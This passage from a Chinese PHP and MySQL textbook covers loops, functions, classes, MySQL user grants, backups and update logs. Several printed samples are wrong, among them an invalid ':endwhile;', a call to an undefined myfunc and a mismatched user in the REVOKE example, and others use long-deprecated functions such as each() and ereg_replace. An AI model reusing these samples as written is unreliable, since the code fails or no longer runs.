上例只用两层的 `if...else` 循环，用来比较 `a` 和 `b` 两个变量。在使用 `if...else` 嵌套循环时，请小心使用，因为太多层的循环容易使设计的逻辑出问题，或者少打了花括号等，都会造成程序出现莫名其妙的问题。

### 3.4.2 do...while

`do...while` 是重复叙述的循环，可以分成两种模式。

最简单的一种就是只有 `while` 的循环。用来在指定的条件内不断地重复指定的动作。语法如下：

```
while (expr) {
```



```
statement  
}
```

其中的 `expr` 为判断的条件, 通常都是用逻辑运算符(logical operators)作为判断的条件。而 `statement` 为符合条件时所执行的程序代码, 若代码只有一行, 可以省略花括号 {}。

下例很有趣, 要打印出十次“以后不敢了”的字符串, 并在前面加上数字, 表示说了第几次不敢了。

```
<?php  
$i = 1;  
while ($i <= 10) {  
    print $i++;  
    echo ". 以后不敢了<br>\n";  
}  
?>
```

`while` 可以不用花括号来包住执行区段, 而使用冒号加上 `endwhile`。见下例:

```
<?php  
$i = 1;  
while ($i <= 10):  
    print $i++;  
    echo ". 以后不敢了<br>\n";  
:endwhile;  
?>
```

另外一种 `do...while` 循环则先执行, 再判断是否要继续执行, 也就是说循环至少执行一次, 有点像先斩后奏。这种循环和单用 `while` 是不同的(单用 `while` 是先判断再处理)。若读者熟悉 Pascal 语言的话, 则会发现 `do...while` 循环像是 Pascal 的 `repeat...until` 循环。

`do...while` 的语法如下:

```
do {  
    statement  
} while (expr);
```

### 3.4.3 for

`for` 循环只有一种, 没有变化, 它的语法如下:

```
for (expr1; expr2; expr3) {  
    statement  
}
```

其中的 `expr1` 为条件的初始值。 `expr2` 为判断的条件, 通常都是用逻辑运算符(logical operators)当判断的条件; `expr3` 为执行 `statement` 后要执行的部分, 用来改变条件, 供下次的

循环判断，如加一等等。而 `statement` 为符合条件的执行区段程序，若程序只有一行，可以省略花括号 “{}”。

下例是用 `for` 循环写的“以后不敢了”的例子，可以拿来和用 `while` 循环的比较。

```
<?php
for ($i=1; $i<=10; $i++) {
    echo "$i. 以后不敢了<br>\n";
}
?>
```

从上例可以很明显地看到，用 `for` 和用 `while` 写的程序不同。实际应用中，若循环有初始值，且都要累加(或累减)，则使用 `for` 循环比用 `while` 循环好。例如将数据从数据库取出，可能用 `for` 循环会比用 `while` 循环适合。

### 3.4.4 switch

`switch` 循环，通常处理复合式的条件判断，每个子条件，都是 `case` 命令区段。在实际应用中若使用许多类似的 `if` 命令，则可以将它综合成 `switch` 循环。

语法如下：

```
switch (expr) {
    case expr1:
        statement1;
        break;
    case expr2:
        statement2;
        break;
    :
    :
    default:
        statementN;
        break;
}
```

其中的 `expr` 条件，通常为变量名称。而 `case` 后的 `exprN`，通常表示变量值。冒号后则为符合该条件要执行的区段。注意要用 `break` 跳离循环。

范例：

```
<?php
switch (date("D")) {
    case "Mon":
        echo "今天星期一";
}
```

```
        break;
    case "Tue":
        echo "今天星期二";
        break;
    case "Wed":
        echo "今天星期三";
        break;
    case "Thu":
        echo "今天星期四";
        break;
    case "Fri":
        echo "今天星期五";
        break;
    default:
        echo "今天放假";
        break;
}
?>
```

很明显的，上述的例子用 if 循环就很麻烦了。当然，在设计时要将出现几率最大的条件放在最前面，最少出现的条件放在最后面，可以增加程序的执行效率。上例中由于每天出现的几率相同，所以不用注意条件的顺序。

### 3.4.5 其他的流程控制

除了上面的流程控制命令之外，还有 break 及 continue 两个流程控制命令。

break 用来跳出目前执行的循环，如下例：

```
<?php
$i = 0;
while ($i < 10) {
    if ($arr[$i] == "stop") {
        break;
    }
    $i++;
}
?>
```

continue 用来即刻停止目前执行的循环，并回到循环的条件判断处，见下例：

```
<?php
```

```
while (list($key,$value) = each($arr)) {  
    if ($key % 2) { // 略过偶数  
        continue;  
    }  
    do_something_odd ($value);  
}  
?>
```

而 BASIC 常用的 goto 在 C 语言及 Borland Pascal 中或许可以使用,但在 PHP 中,由于它的 Web Server Script 特性以及结构化的组成,故不能在 PHP 中使用 goto 循环命令。

## 3.5 函数与对象

### 3.5.1 函数

在 PHP 中,允许程序设计者将常用的流程或者变量等元素组成一个固定的格式,也就是说使用者可以自行组合函数或者是对象。

PHP 中的函数(function)和 C 语言一样,包括有返回值的和无返回值的,不像 Pascal 分成函数(function)和程序(procedure)那么复杂。

在函数的名称上,PHP 对于大小写的要求很松散。可以在定义函数时写成大写的名字,而在使用时使用小写的名字。总之,对函数而言,不用管大小写,只要注意名称没有重复就可以了。

以下就是 PHP 中函数的使用语法:

```
function myfunc($arg_1, $arg_2, ..., $arg_n) {  
    // 执行一些动作  
    return $retval;  
}
```

在使用时,在自定义的函数名称前要加入 function 的保留字,表示这是定义使用者的自定义函数。之后的 myfunc 可以是任何的英文字母开头的字符串,字符串除了开头不能是数字或者下划线外,在第一个字母后可以是阿拉伯数字或者下划线,当然其他的符号或者中文字不能当函数名。

\$arg\_1 到 \$arg\_n 为函数使用的参数,参数之间使用逗号隔开。在参数后的花括号{}即为整个函数的区段。函数若有返回值,使用 return 可将值传回。而参数可以事先定义初始值或缺省值。有定义缺省值的参数在使用函数时可以省略,但一定要放在没有设定缺省值参数的后面,否则 PHP 在解析函数时,会出现错误。

另外就是参数的类型,只要参数是 PHP 支持的变量类型就可以使用,无论是数组、字符串或者整数等等。返回值也一样。

下面即为使用缺省值和不用缺省值的例子。

```
<?php
function myfunc1($arg_1, $arg_2, $arg_3="我是缺省字符串") {
    echo $arg_1+$arg_2;
    echo $arg_3."<p>\n";
}

myfunc(3, 4);           // 参数 $arg_3 省略
myfunc(6, 6, "不用缺省值") // 输入参数 $arg_3
?>
```

参数的值，通常使用传值的方式输入；有时在特别需要时，也可以使用传址的方式，传入参数的指针，方法就是在参数的前面加上&符号即可。如下例：

```
<?php
function myfunc2(&$argstr) {
    $argstr=ereg_replace("/m", "-", $argstr);
}

$today="2000/01/01";
myfunc2($today);
echo $today;    // 2000-01-01;
?>
```

### 3.5.2 对象

PHP 的对象和其他的面向对象语言比较起来，还算很简单的。PHP 只有类(class)、方法(method)、属性、以及单一继承(extensions)等。对不习惯使用 C++、Java 和 Delphi 等面向对象语言来开发程序的读者，不妨先阅读一下有关面向对象观念的书，相信可以带来许多的收获。我们在后面也有专门的一章来介绍 PHP 中的面向对象特性。

下面的范例是手推车的对象。可以看到，使用 class 表示它是一个类。在类中的 function，例如 add\_item 则表示该对象的一个方法。方法可以封装对象的实际处理情形，让该对象自己能依封装好的方法来执行一些动作。

程序中的\$this 对象变量也和\$GLOBALS 及\$errormsg 两个变量一样，在 PHP 中属于特殊的变量。\$this 变量只用在对象类中，表示对象的本身。

范例：

```
<?php
class Cart {
    var $items; // 手推车对象
```

```

// 本方法加入 $num 件物品到手推车中 (加到 $artnr 变量)
function add_item($artnr, $num) {
    $this->items[$artnr] += $num;
}

// 本方法从手推车减少 $num 件物品 (从 $artnr 变量减掉)
function remove_item($artnr, $num) {
    if ($this->items[$artnr] > $num) {
        $this->items[$artnr] -= $num;
        return true;
    } else {
        return false;
    }
}
}
?>

```

要使用手推车可以用类似下例的方式。可以先将每个对象存成 include 文件，再将它包含（用 require 或 include）进来。在声明变量 \$cart 时，要使用 new 这个保留字，表示 \$cart 使用 Cart 对象。使用 > 符号，表示执行对象的方法。

```

<?php
// 程序名: cart.inc
require("cart.inc");
$cart = new Cart;
$cart->add_item("10", 1);
?>

```

之后再设计一种记名的手推车。记名手推车从手推车这个类继承下来，因此手推车拥有的方法及属性，记名手推车也有，而记名手推车比手推车增加了名字的方法(或许该称属性较恰当)。

从下例中可以看到，子对象 Named\_Cart 使用 extends 来继承其父对象 Cart。虽然 Named\_Cart 对象中没有增加物品及减少物品的方法，但由于遗传的特性，父对象有的方法它都有。

```

<?php
// 程序名: named_cart.inc
require("cart.inc");
class Named_Cart extends Cart {
    var $owner;
    function set_owner ($name) {

```

```
$this->owner = $name;
}
}
?>
```

要使用记名手推车对象，请看下面的范例。当然，这个设计并不太好，每个子对象都一直 `require` 它的父对象，会造成服务器在“输入/输出”方面的负担。在实际编程时，可以将所有对象放在同一个程序文件中，从最早的对象到最后的对象，也方便日后修正。

```
<?php
require("named_cart.inc");

$ncart = new Named_Cart;           // 建立对象变量
$ncart->set_owner("CyberRidder"); // 设定对象的属性
echo $ncart->owner;                 // 显示对象的属性
$ncart->add_item("10", 1);          // 从父对象遗传的方法也可使用
?>
```





## 第4章 MySQL 数据库快速入门

### 4.1 MySQL 数据库简介

前面已经介绍了 PHP 是一种服务器端的脚本语言，它在网页中插入指令，Web Server（如 Apache 或者 Personal Web Server）在发送网页之前会执行这些指令。例如，可以在网页中用 PHP 指令来显示当前时间。

如果在这过程中牵扯到数据库就更有意思了。数据库服务器（这里讨论的是 MySQL）是一种存储了大量数据的应用程序，它按照一定格式整理数据，使得脚本语言（例如 PHP）能够更容易地访问数据。例如：可以让 PHP 在数据库中查找一些笑话，然后把这些笑话显示在网站的页面中。

在这个例子里，所有的笑话都存储在数据库中。这样做有两个好处：首先是不用为每个笑话都写一个 HTML 文件，只用写一个 PHP 文件，只需从数据库中把笑话提取出来，然后嵌到页面文件中显示出来就行了。在这个过程中，数据的提取和显示是相对独立的。其次，向网站中添加一个笑话其实就是在数据库里增加一条记录，并且新加的笑话马上就能被 PHP 程序提取并显示出来。

我们来看看数据是怎么在数据库中存储的。一个数据库是由多个“表（table）”组成的，每个表又是由“记录（record）”组成的。本例中有一个表叫做“jokes”，其中包含了一列笑话。数据库中的每个表都有一个或多个列（column），也叫做域（field）。每列中放的都是数据库每条记录中的具有特定属性的信息。我们的 jokes 表中可能有两个域，一个表示笑话的内容，另一个表示把笑话添加到数据库里的时间。这样，每个笑话都能叫做表的一行（row）。看看图 4-1 就明白数据库的表结构了。

Column		Column	Column
↓		↓	↓
ID		JokeText	JokeDate
Row →	1	Why did the chicken...	2000-04-01
Row →	2	"Knock knock!" "Who's there?"	2000-02-22

图 4-1 数据库的表结构

表中除了 JokeText 和 JokeDate 两列，还有一列叫做 ID。这一列的作用就是为每个笑话指定一个唯一的数字，用这个数字就能代表这个笑话。

MySQL 是用得最多的开放源码的 SQL 数据库，它由 MySQL AB 公司开发。

◆ MySQL 是一个数据库管理系统

数据库是一个结构化的数据集合。它有可能是一个简单的购物单列表，也有可能包含某个公司内部网里的庞大信息。要想添加、访问和处理计算机数据库中的数据，就必须使用一个数据库管理系统，MySQL 就是这样的一个系统。计算机擅长处理大量数据，所以数据库管理在计算过程中起着极为重要的作用，它可以作为单独的工具来运行，也可以当成其他应用程序的一部分来执行。

◆ MySQL 是一个关系型数据库管理系统

关系型数据库不是把所有的数据放在一起，而是把它们放在不同的表中。这样可以加快执行速度，增加可移植性。这些表之间通过定义关系来进行连接，这样也能对不同表中的数据进行合并。MySQL 中的 SQL 代表“结构化查询语言”，这种语言是最通用的访问数据库的标准语言。

◆ MySQL 是开放源代码的软件

开放源代码也就意味着任何人都能使用和修改。每个人都能从 Internet 上免费下载 MySQL，并且可以学习它的源代码，还可以修改源代码来满足自己的需要。MySQL 使用 GPL（普通公众许可）来规定在各种情况下用户对软件能做什么和不能做什么。

◆ 为什么要使用 MySQL?

MySQL 执行速度非常快，非常可靠，使用起来也非常容易。同时它还能提供一些非常实用的特性。虽然它仍然在发展当中，但已经提供了一套非常有用的函数。它的连通性、速度和安全性使得 MySQL 非常适合做 Internet 上的数据库服务器。

◆ MySQL 的技术特点

MySQL 是一种客户端/服务器系统，它的组成部分包括一个多线程的、支持各种操作系统的 SQL 服务器，许多不同的客户端程序、库和管理工具，和一个编程界面。

连接到 MySQL 服务器由两种办法：第一种是使用 telnet 连接到服务器上，然后在命令行方式运行 mysql；另一种方式是使用 MySQL 客户端软件，例如 phpMyAdmin，这些软件可以从 <http://www.mysql.com> 下载。

## 4.2 MySQL 数据库的安装

### 4.2.1 安装版本

首先要决定使用 MySQL 的源代码发布版本（source release）还是二进制发布版本（binary distribution）。通常，二进制版本更容易安装，但如果想阅读源代码，就安装源代码版本，它包含更多的测试和实例。

## 4.2.2 安装目录

选择了安装目录（通常是“/usr/local/mysql”）后，二进制版本通过解压缩来进行安装，它会在安装目录下创建以下目录：

bin	客户端程序和 mysqld 服务器程序
data	日志文件和数据库文件
include	包含（头）文件
lib	库文件
scripts	mysql_install_db
share/mysql	错误消息文件
sql-bench	基准程序

源代码版本在经过配置并编译后进行安装。缺省的安装目录是“/usr/local”：

bin	客户程序和脚本
include/mysql	包含（头）文件
info	Info 格式的文档
lib/mysql	库文件
libexec	mysqld 服务器程序
share/mysql	错误消息文件
sql-bench	基准程序和测试程序
var	数据库文件和日志文件

总结一下，源代码版本在安装目录上跟二进制版本有以下区别：

- ◆ mysqld 服务器程序安装在 libexec 目录而不是 bin 目录。
- ◆ 数据目录是 var 而不是 data。
- ◆ mysql\_install\_db 被安装在 /usr/local/bin 目录而不是 /usr/local/mysql/scripts 内。
- ◆ 头文件和库目录是 include/mysql 和 lib/mysql 而不是 include 和 lib。

具体的安装步骤在前面的章节中已经讲过了，这里不再重复。

## 4.3 MySQL 数据库命令参考

### 4.3.1 连接 MySQL

格式：mysql -h 主机地址 -u 用户名 -p 用户密码

例 1：连接到本机上的 MySQL。

在 mysql/bin 目录中键入命令 mysql -u root -p，回车后系统提示输入密码，如果刚安装好 MySQL，超级用户 root 是没有密码的，故直接回车即可进入到 MySQL 中了，MySQL 的提

示符是:

```
mysql>
```

例 2: 连接到远程主机上的 MySQL。

假设远程主机的 IP 为: 110.110.110.110, 用户名为 root, 密码为 abcd123。则键入以下命令:

```
mysql -h 110.110.110.110 -u root -p abcd123
```

注: u 与 root 可以不用加空格, 其他也一样。

例 3: 退出 MySQL 命令:

```
exit (回车)
```

### 4.3.2 修改密码

格式: `mysqladmin -u 用户名 -p 旧密码 password 新密码`

例 1: 给 root 加个密码 ab12。首先进入目录 `mysqlbin`, 然后键入以下命令:

```
mysqladmin -uroot -password ab12
```

注意: 因为开始时 root 没有密码, 所以 -p 密码一项就可以省略了。

例 2: 将 root 的密码改为 djg345。

```
mysqladmin -uroot -pab12 password djg345
```

### 4.3.3 增加新用户

注意: 和上面不同, 下面所执行的因为是 MySQL 环境中的命令, 所以后面都带一个分号作为命令结束符。

格式: `grant select on 数据库.* to 用户名@登录主机 identified by "密码"`

例 1: 增加一个用户 test1, 密码为 abc, 让他可以在任何主机上登录, 并对所有数据库有查询、插入、修改和删除的权限。首先以 root 用户连入 MySQL, 然后键入以下命令:

```
grant select, insert, update, delete on *.* to test1@"%" identified by "abc";
```

但例 1 增加的用户是十分危险的, 如某个人知道 test1 的密码, 那么他就可以在互联网上的任何一台电脑上登录读者的 mysql 数据库, 并可以对读者的数据为所欲为了, 解决办法见例 2。

例 2: 增加一个用户 test2, 密码为 abc, 让他只可以在 localhost 上登录, 并可以对数据库 mydb 进行查询、插入、修改和删除的操作 (localhost 指本地主机, 即 MySQL 数据库所在的那台主机), 这样用户即使知道 test2 的密码, 也无法从 internet 上直接访问数据库, 只能通过 MySQL 主机上的 Web 页来访问了。键入下面的命令:

`grant select, insert, update, delete on mydb.* to test2@localhost identified by "abc";`  
如果不想 test2 有密码, 可以再打一个命令将密码消掉。

`grant select, insert, update, delete on mydb.* to test2@localhost identified by "";`

下面我们来看看 MySQL 中有关数据库方面的操作。

注意: 必须首先登录到 MySQL 中。以下操作都是在 MySQL 的提示符下进行的, 而且每个命令以分号结束。

### 4.3.4 显示命令

#### 1. 显示数据库列表

`show databases;`

刚开始时只有 mysql 和 test 两个数据库。mysql 库很重要, 其中有 MySQL 的系统信息, 我们改密码和新增用户, 实际上就是用这个库进行操作。

#### 2. 显示库中的数据表

`use mysql;` //打开库, 学过 FOXBASE 的读者一定不会陌生

`show tables;`

#### 3. 显示数据表的结构

`describe 表名;`

#### 4. 建库

`create database 库名;`

#### 5. 建表

`use 库名;`

`create table 表名 (字段设定列表);`

#### 6. 删库和删表

`drop database 库名;`

`drop table 表名;`

#### 7. 将表中记录清空

`delete from 表名;`

#### 8. 显示表中的记录

`select * from 表名;`

#### 9. 修改数据

`update <tableName> set <col_name>=<new_value>, ... where <where clause>;`

### 4.3.5 一个建库和建表以及插入数据的实例

`drop database if exists school;` //如果存在 SCHOOL 库则删除

`create database school;` //建库 SCHOOL

```
use school; //打开库 SCHOOL
create table teacher //建立表 TEACHER
(
    id int(3) auto_increment not null primary key,
    name char(10) not null,
    address varchar(50) default '深圳',
    year date
); //建表结束
//以下为插入字段
insert into teacher values("", 'glchengang', '深圳一中', '1976-10-10');
insert into teacher values("", 'jack', '深圳一中', '1975-12-23');
```

在建表中需要注意以下几个问题:

- (1) 将 id 设为长度为 3 的数字字段: int(3); 并让它每个记录自动加 1: auto\_increment; 并不能为空: not null; 而且让它成为主字段 primary key。
- (2) 将 name 设为长度为 10 的字符字段。
- (3) 将 address 设为长度为 50 的字符字段, 而且缺省值为“深圳”。
- (4) 将 year 设为日期字段。

如果在 mysql 提示符下键入上面的命令也可以, 但不方便调试。可以将以上命令原样写入一个文本文件中(假设为 school.sql), 然后进入目录\mysql\bin, 键入以下命令:

```
mysql -uroot -p 密码 < school.sql
```

如果成功, 则空出一行无任何显示; 如有错误, 则会有提示。

### 4.3.6 将文本数据转到数据库中

#### 1. 文本数据应符合的格式

字段数据之间用 tab 键隔开, null 值用 \n 来代替。

例:

```
3 rose 深圳二中 1976-10-10
4 mike 深圳一中 1975-12-23
```

#### 2. 数据导入命令

```
load data local infile “文件名” into table 表名;
```

注意: 最好将文件复制到\mysql\bin 目录下, 并且要先用 use 命令打开表所在的库。

### 4.3.7 备份数据库

在\mysql\bin 目录下执行下面的命令:

```
mysqldump --opt school > school.bbb
```

注意: 将数据库 school 备份到 school.bbb 文件, school.bbb 是一个文本文件, 文件名任

取，打开看看读者会有新发现。

### 4.3.8 操作技巧

- ◆ 如果敲命令时，回车后发现忘记加分号，无须重打一遍命令，只要打个分号回车就可以了。也就是说可以将一个完整的命令分成几行来打，完成后用分号作结束标志就行了。
- ◆ 可以使用光标上下键调出以前的命令。但 MySQL 旧版本有可能不支持。

## 4.4 MySQL 数据库高级应用

如果仅仅想学习 MySQL 的使用，那么上一节中提供的那些命令就足够了。但如果要为一个真正的网站（比如某个电子商务网站）建立数据库支持的话，则还有很多东西要学。这一节里介绍一些 MySQL 的高级应用。

对数据的备份是非常重要的。但由于备份数据并不是管理员最有趣的工作，所以这些工作经常被认为是不必要的。但事实上一般的文件备份是远远不够的，我们将讲解备份和恢复 MySQL 数据库的正确方法。

MySQL 的 root 用户（跟 Unix 操作系统的 root 用户没有任何关系）对所有的数据库和表拥有读和写的权利。很多时候需要建立其他的用户，这些用户只能访问特定的数据库和表，并且这些访问也是受限制的（例如只能以只读方式访问某个表）。我们要学习怎么使用 MySQL 的 GRANT 和 REVOKE 两个命令来实现授权，我们还要学习怎样使用 MySQL 数据库的检查和修复应用程序来修复损坏的数据库。

### 4.4.1 为什么标准的备份是不够的

就像 Web Server 一样，大部分 MySQL 服务器都是全天候响应的。这样就使得 MySQL 数据库文件的备份有问题。因为 MySQL 服务器使用内存缓存来提高数据库文件读写的效率，在某个时间这些文件可能正处在不一致的状态。标准的备份程序只是把系统文件和数据文件进行拷贝，所以 MySQL 数据文件的备份并不可靠，因为并不能保证拷贝这些文件的时候这些文件所处的状态。

而且，许多数据库每时每刻都在接受新信息，标准的备份只能提供数据库某一刻的数据，以后数据库里添加或者改变的信息都会在 MySQL 数据库文件损坏或者不可用时丢掉。在许多情况下，例如电子商务网站中 MySQL 服务器用来跟踪用户订单时，这是一个非常大的损失。

在 MySQL 中有实时备份的工具，这样生成的备份跟服务器当时的行为没关系。但这些工具要求为 MySQL 数据单独建立一个备份计划，这个计划跟读者为剩余数据所建的备份方法一点关系也没有。

在这部分中所讲解的方法都是在 Linux 或者其他基于 Unix 的操作系统下使用的。如果读

者的 MySQL 服务器运行在 Windows 下，则这里所提供的方法和建议也能使用，但可能要用到一些特殊的命令，我们并不涉及这一部分。

## 4.4.2 使用 mysqldump 备份数据库

MySQL 安装程序提供了许多很有用的应用程序，其中包括：mysqld-MySQL 后台服务程序、mysql-MySQL 客户端程序、mysqldadmin-用于控制和得到正在运行的 MySQL 后台服务程序的信息。

mysqldump 是另一个非常有用的程序。运行后，它会与一个 MySQL 服务器进行连接（连接的方法与 mysql 程序或 PHP 语言一样），然后下载指定数据库的全部内容。它会输出一系列的 SQL 中的 CREATE TABLE 和 INSERT 命令。如果在一个空数据库上执行这些命令，就会创建一个跟原来内容完全一样的数据库。

如果把 mysqldump 运行的结果输出到文件中，就可以把数据库的“快照”作为一个备份保存下来。下面的命令使 root 用户连接到 myhost 上运行的 MySQL 服务器程序上，密码是 mypass，然后把数据库 dbname 备份到 dbname\_backup.sql 文件中：

```
% mysqldump -h myhost -u root -pmypass dbname > dbname_backup.sql
```

如果要恢复这个数据库，可以使用下面的命令：

```
% mysqldadmin -h myhost -u root -pmypass create dbname
```

```
% mysql -h myhost -u root -pmypass dbname < dbname_backup.sql
```

第一条命令使用 mysqldadmin 来创建数据库，第二条命令使用 mysql 程序连接到 MySQL 服务器，然后执行备份文件中的命令。

这样便可以使用 mysqldump 来为数据库创建备份。因为 mysqldump 是通过连接 MySQL 服务器来进行备份的，而不是直接访问 MySQL 数据目录中的数据库文件，所以产生的是数据库的合法备份，而不仅仅是数据库文件的快照。只要 MySQL 服务器正在运行，数据库文件的快照就会不断变动。

为了保证数据库备份是最新的，就需要服务器保存一份更新日志。

## 4.4.3 使用更新日志来增加备份

在有些时候，我们不仅需要使用 mysqldump 来对数据库进行备份，而且要把每次不同的备份“连接”起来，方法就是让 MySQL 服务器保存一份更新日志。

更新日志就是数据库接收到的修改数据库内容的所有的 SQL 查询命令。这些命令包括 INSERT、UPDATE 和 CREATE TABLE，但不包括 SELECT 语句，因为它并不能改变数据库内容。

这样，如果数据库服务器发生故障，就可以先用最近的一次 mysqldump 备份文件，然后再用最近一次备份后的更新日志来恢复备份和故障之间的更新。

也可以通过编辑日志来恢复错误的操作。例如，如果错误地执行了 DROP TABLE 命令，就可以先在更新日志中把这个命令去掉，然后使用最新的备份和更新日志来恢复。



使 MySQL 服务器来保存一份更新日志是很简单的，只需要在服务器命令行中添加一个选项：

```
% safe-mysqld --log-update=update
```

这个命令启动了 MySQL 服务器，并让它在服务器数据目录（一般情况下应该是 /usr/local/mysql/var 目录）中创建这样的文件：update.#，这里#是一个数字，每次执行 mysqladmin refresh 或 mysqladmin flush-logs、FLUSH LOGS 语句、或重启服务器时加 1。如果不想把日志文件存放在数据目录中（MySQL 出现故障的时候往往会损坏数据目录），可以为 update 文件指定路径的全名。

如果 MySQL 服务器是全天候工作，则往往需要设定在系统启动的同时也启动 MySQL 服务器程序；如果每次都要通过执行命令来保存更新日志文件，则这样很麻烦；更简单的方法是在 MySQL 配置文件中添加选项。

到现在为止，我们还没有牵扯到服务器配置文件，现在开始讨论。登录到 MySQL 服务器，然后在 MySQL 数据文件目录中创建一个文本文件 my.cnf，文件的内容如下：

```
[mysqld]
log-update=/usr/backups/mysql/update
```

当然可以为更新日志任意指定保存位置，保存这个文件，然后重启 MySQL 服务器。从现在起，服务器就会自动创建更新日志文件，就像在命令行里指定了—log-update 选项一样。

更新日志可能会占用服务器上很大的空间，而 MySQL 在创建新日志时不会自动把旧日志删除，所以有必要对更新日志文件做一些整理。例如，使用下面的 Unix 的 shell 脚本就可以删除一周之前的更新文件，并告诉 MySQL 冲掉更新日志。

```
#!/bin/sh
find /usr/backups/mysql/ -name "update.[0-9]*" \
-type f -mtime +6 | xargs rm -f
/usr/local/mysql/bin/mysqladmin -u root \
-ppassword flush-logs
```

如果服务器正在运行，并且已经超过一周没接收到改变数据库内容的查询命令了，那么上面命令中先删除当前的更新日志，然后创建一个新的日志。

现在已经有了一个数据库的备份，也有了备份后到现在的更新日志文件，这样，万一出现故障恢复数据库就非常容易了。即先要创建一个空的数据库，然后用前面所讲的办法来使用备份，接着运行带有--one-database 选项的 mysql 命令来使用更新日志。这就说明只使用日志文件中属于所恢复数据库的那部分命令：

```
% mysql -u root -ppassword --one-database dbname < update.100
% mysql -u root -ppassword --one-database dbname < update.102
...
```

#### 4.4.4 MySQL 访问控制

在每个 MySQL 服务器中都有一个叫做 mysql 的数据库，它用来跟踪每个用户，记录他

们的密码和权限。显然, root 用户能访问所有的数据库和表。

如果只能通过 PHP 来访问 MySQL 服务器,并且知道 root 用户密码的人很有限,那么 root 用户就是安全的。如果很多人使用一个 MySQL 服务器,就有必要创建一些权限受限制的用户账号。

用户的访问权限由 mysql 数据库中的 5 个表来决定,这 5 个表是: user、db、host、tables\_priv 和 columns\_priv。使用 INSERT、UPDATE 和 DELETE 这样的命令直接修改这些表时一定要慎重,最好先看懂文档。3.22.11 以后版本的 MySQL 提供了管理用户权限的一种更简单的方法,那就是使用 GRANT 和 REVOKE 命令来创建用户并设立用户的权限,这样就不用关心表中是怎样存储的了。

### 1. 使用 GRANT

GRANT 命令用来创建新用户,指定用户密码,分配用户权限:

```
mysql> GRANT <privileges> ON <what>  
-> TO <user> [IDENTIFIED BY "<password>"]  
-> [WITH GRANT OPTION];
```

在这个命令中有许多空格要填,下面按顺序分别描述它们,并给出了例子。

<privileges>是一系列的权限,中间用逗号隔开。所能指定的权限分为以下三组:

#### (1) 数据库/表/列的权限

- ◆ ALTER: 修改已有的表(添加/删除列)和索引。
- ◆ CREATE: 创建新的数据库和表。
- ◆ DELETE: 删除表记录。
- ◆ DROP: 删除整个表或者数据库。
- ◆ INDEX: 创建或者删除索引。
- ◆ INSERT: 插入表记录。
- ◆ SELECT: 查询表记录。
- ◆ UPDATE: 修改已有的表记录。

#### (2) 全程管理权限

- ◆ FILE: 在 MySQL 服务器上读写文件。
- ◆ PROCESS: 查看或者杀死其他用户的进程。
- ◆ RELOAD: 刷新访问控制表,重写日志等。
- ◆ SHUTDOWN: 关掉 MySQL 服务器。

#### (3) 特殊权限

- ◆ ALL: 允许做任何事情(跟 root 一样)。
- ◆ USAGE: 只允许登录。

<what>定义了权限应用在数据库服务器的哪个区域。\*.\*表示在所有的数据库和表中应用权限;DbName.\*表示权限应用在 DbName 库中的所有表;DbName.tblName 表示权限只用在 dbName 库中的 tblName 表上。还可以指定权限应用到表的哪些列上,方法是把这些列放在权限后面的圆括号中,一会儿我们看一个例子。

<user>指定了把这些权限赋给哪个用户。在 MySQL 中,不仅通过用户名来区分用户,

而且还要指定该用户用来登录的机器名或者 IP 地址。用户名、机器名和 IP 地址中都可以使用 % 通配符 (例如 kevin@% 就允许 kevin 从任何机器上登录到服务器上, 并且拥有相关权限)。

<password> 指定了用户登录到服务器上时所需的密码。GRANT 命令中的 “IDENTIFIED BY “<password>”” 这部分是可选的。这里指定的密码会替换原有密码; 如果不指定密码, 登录的时候就不需要密码。

GRANT 命令中的 “WITH GRANT OPTION” 部分指定了用户是否能使用 GRANT/REVOKE 命令来把自己的权限赋给其他用户。使用这个选项的时候要小心一些, 如果两个用户都选中了这个选项, 那么他们彼此就可以共享权限了。

下面看一些例子。要创建一个 dbmanager 用户, 它的密码是 managedb, 可以从 server.host.net 连接到服务器, 并且只对数据库 db 拥有所有的权限 (可以把对 db 的权限赋给其他用户), 就使用下面的 GRANT 命令:

```
mysql> GRANT ALL ON db.*
-> TO dbmanager@server.host.net
-> IDENTIFIED BY “managedb”
-> WITH GRANT OPTION;
```

若要把用户密码改成 funkychicken, 使用下面的命令:

```
mysql> GRANT USAGE ON *.*
-> TO dbmanager@server.host.net
-> IDENTIFIED BY “funkychicken”;
```

现在创建一个新的用户 jessica, 它可以从 host.net 域中的任何机器连接服务器。假设它负责数据库中姓名和 email 地址的更新, 但同时也要参考其他数据库中的信息。所以它能以只读方式 (如 SELECT) 访问 db 数据库, 同时能更新 Users 表中的 name 和 email 列。命令如下:

```
mysql> GRANT SELECT ON db.*
-> TO jessica@%.host.net
-> IDENTIFIED BY “jessrules”;
mysql> GRANT UPDATE (name,email) ON db.Users
-> TO jessica@%.host.net;
```

在第二行中使用 % 通配符来代表该用户能用来连接服务器的主机名。因为没有在命令行末尾使用 WITH GRANT OPTION, 所以它并不能把权限传给其他用户。第二个命令展示了怎么为指定的列赋给权限, 就是把这些列用逗号隔开, 放在圆括号内, 然后跟在权限后面。

## 2. 使用 REVOKE

REVOKE 命令用来撤销赋给用户的权限。这个命令的语法如下:

```
mysql> REVOKE <privileges> [(<columns>)]
-> ON <what> FROM <user>;
```

这个命令中所有空白的填法跟 GRANT 命令一样。假设要去掉 Jessica 用户的 DROP 权限就使用下面的命令:

```
mysql> REVOKE DROP ON *.* FROM idiot@%.host.net;
```

使用 REVOKE ALL ON \*.\*命令就会让一个用户什么都做不了,也不能登录。如果要彻底删除一个用户,就要在 user 表中删除这条记录:

```
mysql> DELETE FROM user  
-> WHERE User="idiot" AND Host="%.host.net";
```

### 3. 控制访问的一些技巧

由于 MySQL 控制访问系统的工作方式,在开始创建用户之前需要注意一些事情。

如果要限制用户只能从服务器运行的那台计算机上登录,就必须要注意 GRANT 命令中的 <user> 部分该怎么填。假设服务器运行在 www.host.net 上,应该把 user 设成 username@www.host.net 还是 username@localhost 呢?

答案是只能只用一种来处理所有的连接。在理论上,如果用户连接时指定了 hostname(使用 mysql 客户端或者使用 PHP 的 mysql\_connect 函数),这个 hostname 必须跟访问控制系统中的记录相匹配。但是因为可能不想让用户使用某种特定方法来指定 hostname(事实上,mysql 客户端的用户可能根本就不想指定 hostname),所以最好使用下面的解决办法。

对于那些能从本机连接的用户,就在 MySQL 访问系统中创建两条记录,一个是机器的实际 hostname(即 username@www.host.net),另一个是 localhost(即 username@localhost)。当然,要单独为这两个用户赋予或者去掉权限,这是唯一的解决办法。

